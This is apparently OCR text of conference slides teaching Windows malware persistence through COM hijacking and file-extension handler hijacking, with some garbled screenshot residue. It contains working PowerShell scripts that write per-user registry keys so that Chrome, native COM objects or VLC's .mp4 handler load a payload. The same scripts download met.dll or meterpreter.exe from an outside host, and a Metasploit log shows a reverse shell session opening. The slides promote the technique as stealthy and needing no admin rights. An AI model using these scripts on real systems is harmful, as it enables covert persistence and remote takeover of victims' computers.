- Use PowerShell. Because it's a trust binary for Windows. So, it let you write the registry without restrictions.

Persistence via COM hijack

@UnaPibaGeek

COM Hijack fundamentals...

Right COM Path:


```
HKLM\Software\Classes\CLSID
    <GUID>
        InprocServer32
            (Default)        = C:\Path\To\DLL
```

First search:

```
HKCU\Software\Classes\CLSID\
    <GUID>  ──────────────────────────────→ NOT FOUND
        InprocServer32
            (Default)        = C:\Path\To\DLL ──→ POSSIBLE HIJACK
```

NO ADMIN PRIVILEGES REQUIRED

Hunting vulnerable Apps...




Chrome COM hijacking...


```
$Path = "HKCU:\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```


Firefox
Google Chrome
Protected
Protected_
debug
com_hijack...
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
12:35 AM
11/7/2018

"Native" COM objects...




HKCR Poisoning...



"Native" COM hijack...

```
$Path = "HKCU:\Software\Classes\CLSID\{00020420-0000-0000-C000-000000000046}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

(Windows 10)


MSEdge - Win10 - VMware Workstation 15 Player (Non-commercial use only)
Player
Recycle Bin
eula
VMware Share...
Windows 10 Enterprise Evaluation
Windows License valid for 90 days
Build 17134.rs4_release.180410-1804
Type here to search
7:19 PM
11/8/2018
Workstation 15 Player (Non-commercial use only)
Thu 22:23
omatic suspend
mputer will suspend very soon because of inactivity.
root@kali: ~
rminal Help
ed, but no session was created.
ndler) > sessions
ndler) > run
TCP handler on 192.168.43.129:4444
206403 bytes) to 192.168.43.132
sion 4 opened (192.168.43.129:4444 -> 192.168.43.132:49680) a
49 -0500
fo
EDGEWIN10
ndows 10 (Build 17134).
64
_US
RKGROUP
64/windows
Recycle Bin
Type here to search
ENG
12:19 AM
11/9/2018

To sum up...

- Apps and native COM objects vulnerable to COM hijack can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Super Stealthy method!!


Remember...


- Use PowerShell to bypass restrictions :-)

Persistence via Extension Handler Hijack


@UnaPibaGeek

Extension Handlers...






Extension Handler Hijack...



Extension Handler Hijack...

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$Value = "C:\\random\\meterpreter.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/meterpreter.exe"
$Out = "C:\\random\\meterpreter.exe"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$Value = "C:\\Windows\\System32\\calc.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value
```

